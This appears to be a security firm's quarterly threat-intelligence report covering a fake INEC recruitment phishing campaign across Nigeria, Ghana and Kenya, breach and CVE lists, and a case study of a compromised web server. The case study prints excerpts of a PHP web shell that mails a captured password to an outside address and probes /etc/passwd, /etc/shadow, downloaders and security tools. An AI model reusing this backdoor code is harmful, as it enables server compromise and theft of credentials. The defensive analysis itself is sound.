cyber plural
...focus on cybersecurity


2023 | Q1 Report

Cyber Incident Reports, Major CVEs & Threat Intel.


cyber plural
...focus on cybersecurity

cyberplural.com
hello@cyberplural.com


2023 | Q1 at a glance




Some of the cyber threat predictions towards the buildup of the 2023 general elections were observed; ranging from setting up fake INEC recruitment portals, massive social media propaganda & fake grants set up to collect personally identifiable data of citizens




CVEs from Q4 of 2022 and Q1 of 2023 are still been exploited. Multinationals, schools, and businesses are targets of multiple breaches and ransomware attacks in Q1. Multiple releases of previously ransomed organizations' data to the dark web upon not heeding the payment request.



Our Dark web HUMINT engagement reported a follow-up on the MOs and activities of hacktivist groups like Anonymous Sudan and Killnet. Collaboration across the global law enforcement community had led to the arrest of some forum leads and the shutdown of markets



Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria. Affected parties were notified and mixed feedback was received. Multiple discoveries expose personally identifiable information, credentials, and mail access currently being used as launch beds.



Misconfiguration, Insecure Design and Lack of Proper logging and monitoring were identified as the top flaw of web applications tested in Q1.

cyber plural

...focus on cybersecurity

Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries


2023 | Q1 Report

cyberplural.com

Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries

Just some days into the year 2023, a fake INEC recruitment portal shows up in our space. And several media houses have reported INEC issuing a disclaimer around the authenticity of the platform and advising Nigerians not to fall prey to such gimmicks from malicious threat actors which is after their Personally Identifiable Information (PII) for further social engineering attacks.

https[:]//yournewclaims[.]com/Inec-Recriutment/ >>>>>>>>>>> If you check well, there is a spelling error with the word “Recriutment“



https://yournewclaims.com/Inec-Recriutment/


INEC RECRUITMENT FOR THE 2023 GENERAL ELECTION

INDEPENDENT NATIONAL ELECTORAL COMMISSION
2023 GENERAL ELECTION STAFF RECRUITMENT
INEC PORTAL FOR THE ENGAGEMENT OF ELECTION STAFF
APPLY NOW
INEC

INEC RECRUITMENT FOR THE 2023 GENERAL


Apply now to be part of 2023 General Election Staff. The Commision has opened Application for interested individual that wish to be part of 2023 General Election Staff.

To this end the portal will be opened to eligible applicants for registration of all categories of ad-hoc staff. Kindly apply below to be selected.



APPLICATION FORM

But we did a deeper analysis of the recruitment portal, considering our prediction of related campaigns against elections in the 2022 CyberPlural Annual Report; here is what we came up with. First, we want to understand the actor’s motivation and possible action on objectives when a user intends to follow up with the form but in the process, we came to find this.



https://yournewclaims.com

Name	Last Modified	Size
2022-Youth-Empowerment	2022-08-07 17:28	-
Atikowa-10K-campaignfunds	2022-11-19 16:36	-
Atiku-campaignfunnds	2022-12-30 10:26	-
cgi-bin	2022-12-31 11:28	-
grajobs-2022	2022-10-09 14:28	-
Inec-Recriutment	2023-01-02 22:36	-
Osinbajogrants	2022-04-14 11:37	-
rutogrants	2022-12-28 20:15	-
Tinubu-CampaignFund	2022-12-30 10:22	-
WAEC-Jobs	2023-01-02 22:38	-
2022-Youth-Empowerment.zip	2023-01-02 20:40	2180k
Atikowa-10K-campaignfunds.zip	2022-11-19 16:19	2144k
Inec-Recriutment.zip	2023-01-02 20:38	1632k
rutogrants.zip	2023-01-02 20:39	6816k
WAEC-Jobs.zip	2022-12-10 19:03	4244k


Proudly Served by LiteSpeed Web Server at yournewclaims.com Port 443

Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries

The domain that was hosting this malicious portal was found to have been hosting similar fake platforms since 2022 templating fake youth empowerment, fake jobs in Nigeria and Ghana, visa sponsorship and fake grants from presidential aspirants as contained in the above image and the actor recently updated it with the fake INEC portal, WAEC-Jobs and rutogrants for his 2023 campaign.

What was common among all fake page setups was that the malicious actor has been following up with the trends of events and activities in three (3) different countries Nigeria, Ghana and Kenya on which all of the pages got implemented to phish unsuspecting users.

The medium of distribution has been WhatsApp Groups as shown below using the **Lyupz shortner** to hide/masquerade the threat actor's main domain. For you to know whether a group you belong to has received such a message, you can search for lyupz.com in your WhatsApp to identify malicious URLs abusing the Lyupz shortner.



+234 806 [redacted]

INEC RECRUITMENT FOR THE 2023 GENERAL ELECTION
APPLY FOR INEC RECRUITMENT FOR THE 2023 GENERAL ELECTION!
lyupz.com

INEC RECRUITMENT FOR THE 2023 GENERAL ELECTION

The Commision has opened Application for interested individua
part of 2023 General Election Staff. **Thousands of applicant fro**
***This is another opportunity to be a permanent INEC STAFF**


Positions Available
SUPERVISORY PRESIDING OFFICER (SPO)
REGISTRATION AREA CENTER (RAC) MANAGER
ASSISTANT PRESIDING OFFICER (APO)
PRESIDING OFFICER AND OTHER ROLES
APPLY NOW
https://lyupz.com/2023-Inec-Staff-Recruitment

TINUSHET Students Vanguar 10/19/2022
+234 803 481 6506: **AUSTRALIA🇦🇺 VISA SPONSORSHIP and JOB...**

E D F [redacted] 10/11/2022
+234 816 [redacted]: **AUSTRALIA🇦🇺 VISA SPONSORSHIP and JOB...**

TINUSHET [redacted] Vanguar 10/8/2022
[redacted] **AUSTRALIA🇦🇺 VISA SPONSORSHIP and JOB...**

[redacted] 9/23/2022
[redacted]2: **Nigerian Electricity Regulatory Commission R...**



lyupz.com

[redacted] Comrade Community yesterday
+234 806 978 1960: **INEC RECRUITMENT FOR THE 2023 GENERA...**

[redacted] Abuja Tuesday
+234 803 [redacted]: **INEC RECRUITMENT FOR THE 2023 GENERA...**

[redacted]Y CLASS Monday
+234 805 [redacted]: ***BOLA AHMED TINUBU*** NEW YEAR GIFT FOR A...

Duta Live Score 12/29/2022
+234 816[redacted]5: **APPLY FOR QATAR SCHOLARSHIP 2023, FULL...**

Job Links 🔗 11/25/2022
+234 813 [redacted]3: **Federal Civil Service Commission 2022/23 Ma...**


[redacted]DA 2022. 11/17/2022
[redacted]amasi: **Federal Civil Service Commission 2022/23 Massi...**

[redacted] 11/15/2022
+234 806 [redacted]: **Federal Civil Service Commission 2022/23 Ma...**

[redacted]Alumni - FCT 11/10/2022
[redacted]4268: **_ATTENTION! ATTENTION!! ATTENTION!!! B...**

16/17 F[redacted]ALUMNI 10/24/2022
+234 [redacted]: **TikTok free 30GB for 2 months(60days)** Congr...

[redacted] FCT 10/23/2022
[redacted]77 4335: **Independent National Electoral Commission ...**


Lyupz Shortner

Best Link Shortner

The most interesting thing about this campaign is that unsuspecting users are always the ones helping to share the link around for the bad guy. As many believe they are helping others to get to know of new opportunities but unknowingly helping the threat actor to possibly succeed by amplifying the campaign.

We recommend that any link users cannot verify its sources should not be **amplified** on social platforms like Facebook, and WhatsApp to prevent unsuspecting users from falling into traps of the threat actors who are hell bend at collecting users' PII and other sensitive information that can be leveraged in social engineering to either defraud victims or impersonate them.

IoC

https[:]//yournewclaims[.]com/
https[:]//yournewclaims[.]com/Inec-Recriutment/
https[:]//yournewclaims[.]com/2022-Youth-Empowerment/
https[:]//yournewclaims[.]com/Atikowa-10K-campaignfunds/
https[:]//yournewclaims[.]com/Atiku-campaignfunnds/
https[:]//yournewclaims[.]com/grajobs-2022/
https[:]//yournewclaims[.]com/Osinbajogrants/
https[:]//yournewclaims[.]com/rutogrants/
https[:]//yournewclaims[.]com/
https[:]//lyupz.com/ – Lyupz Shortner to masquerade main domain.
206.72.205[.]68

January 2023

Organizations Breached / Experienced Ransomware Attack

- Westmont Hospitality Group
- Zacks Investment Research
- Fast food brand ‘Yum! Brands’
- University of Duisburg-Essen Germany
- MailChimp
- Lake Charles Memorial Health System
- PayPal
- Port of Lisbon Administration (APL)


Critical CVEs Reported

- BIND DNS software suite
- Zoho ManageEngine
- Cisco, Adobe
- Microsoft, Juniper Networks
- Qualcomm Network

Interesting Highlight

- Attackers are increasingly abusing genuine remote monitoring and management (RMM) software, according to a joint alert from CISA, the NSA, and MS-ISAC.
- Ransomware profits fell sharply in 2022, by 40% less than they had been in the previous two years, according to data collected during the year. Because 2022 was one of the busiest years for ransomware activity, the decline was caused by victims refusing to pay attackers rather than by fewer attacks.
- There has been a new malvertising effort that uses Google Ads to trick users into clicking on phishing websites.
- The Cashless Policy introduced exposes FinTech and Aggregators to overwhelming requests that made users witness unavailability of service on the part of some service providers. Gain and loss were recorded by players.
- We uncover a threat group leveraging election trends to collect information on users in certain African countries like Nigeria, Ghana and Kenya.

What You Get When Input Validation is Missing – Shells, Miner & More



```
ts('watching',$_POST)){
R['SERVER_NAME'].$_SERVER['PHP_SELF']."\n".$_POST['pas
mp);

e92158757fbe98145fd";


TTP_USER_AGENT']);
d5($_SERVER['HTTP_HOST'])."key"])) {
ERVER['HTTP_HOST'])."key", $_);
charset']))
```


hell.S5	ALYac	
loader]/JS.Cryxos	Arcabit	
or-CL [Trj]	AVG	F
.G6	Baidu	Ph
WebShell.BD	Cynet	Ma
HBM-1	DrWeb	
HP.WebShell.BD (B)	eScan	
ll.NSW	F-Secure	
l.BD!tr	GData	B
	Ikarus	Ba

What You Get When Input Validation is Missing - Shells, Miner & More


Web applications and software frequently need user interaction to function properly. Users must be able to provide their email addresses and other personal information at registration if a web app requires them to make use of its service. Moreover, entering payment information is necessary when shopping online.

Nevertheless, the issue with user input is that it also enables a hacker to submit anything harmful to deceive the website or app into acting maliciously. Any system that accepts user input must have input validation to safeguard against this.

In this case, we will be looking at a case where the lack of proper Input Validation and other misconfigurations allows an attacker to push into a web application server crypto miner, and certain PHP backdoor through which he maintained persistent and also capture sensitive information that is contained within the server. The images below show a sample of the backdoor code in PHP.




```php
<?php
if(array_key_exists('watching',$_POST)){
    $tmp = $_SERVER['SERVER_NAME'].$_SERVER['PHP_SELF']."\n".$_POST['pass']; @mail('arjunrk2031@gmail.com',
        'root', $tmp);
}
$[redacted] = "4002cac11a868e92158757fbe98145fd";
$[redacted] = true;
$[redacted] = 'UTF-8';
$[redacted] = 'FilesMan';
$[redacted] = md5($_SERVER['HTTP_USER_AGENT']);
if (!isset($_COOKIE[md5($_SERVER['HTTP_HOST'])."key"])) {
    prototype(md5($_SERVER['HTTP_HOST'])."key", $[redacted]);
}
if(empty($_POST['charset']))
    $_POST['charset'] = $[redacted];
if (!isset($_POST['ne'])) {
    if(isset($_POST['a'])) $_POST['a'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['a'],$_COOKIE[md5(
        $_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['c'])) $_POST['c'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['c'],$_COOKIE[md5(
        $_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['p1'])) $_POST['p1'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['p1'],$_COOKIE[
        md5($_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['p2'])) $_POST['p2'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['p2'],$_COOKIE[
        md5($_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['p3'])) $_POST['p3'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['p3'],$_COOKIE[
        md5($_SERVER['HTTP_HOST'])."key"]));
}
```



```php
    showSecParam('Supported databases', implode(', ', $temp));
    echo '<br>';
    if($GLOBALS['os'] == 'nix') {
            showSecParam('Readable /etc/passwd', @is_readable('/etc/passwd')?"yes <a href='#' onclick='g(\"
                FilesTools\", \"/etc/\", \"passwd\")'>[view]</a>":'no');
            showSecParam('Readable /etc/shadow', @is_readable('/etc/shadow')?"yes <a href='#' onclick='g(\"
                FilesTools\", \"/etc/\", \"shadow\")'>[view]</a>":'no');
            showSecParam('OS version', @file_get_contents('/proc/version'));
            showSecParam('Distr name', @file_get_contents('/etc/issue.net'));
            if(!$GLOBALS['safe_mode']) {
                $userful = array('gcc','lcc','cc','ld','make','php','perl','python','ruby','tar','gzip','
                    bzip','bzip2','nc','locate','suidperl');
                $danger = array('kav','nod32','bdcored','uvscan','sav','drwebd','clamd','rkhunter','
                    chkrootkit','iptables','ipfw','tripwire','shieldcc','portsentry','snort','ossec','
                    lidsadm','tcplodg','sxid','logcheck','logwatch','sysmask','zmbscap','sawmill','wormscan'
                    ,'ninja');
                $downloaders = array('wget','fetch','lynx','links','curl','get','lwp-mirror');
                echo '<br>';
                $temp=array();
                foreach ($userful as $[redacted])
                    if(which($[redacted]))
                        $temp[] = $[redacted];
                showSecParam('Userful', implode(', ',$temp));
```

What You Get When Input Validation is Missing - Shells, Miner & More



37 / 60

37 security vendors and no sandboxes flagged this file as malicious

1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9
10 (1).pHp
php detect-debug-environment

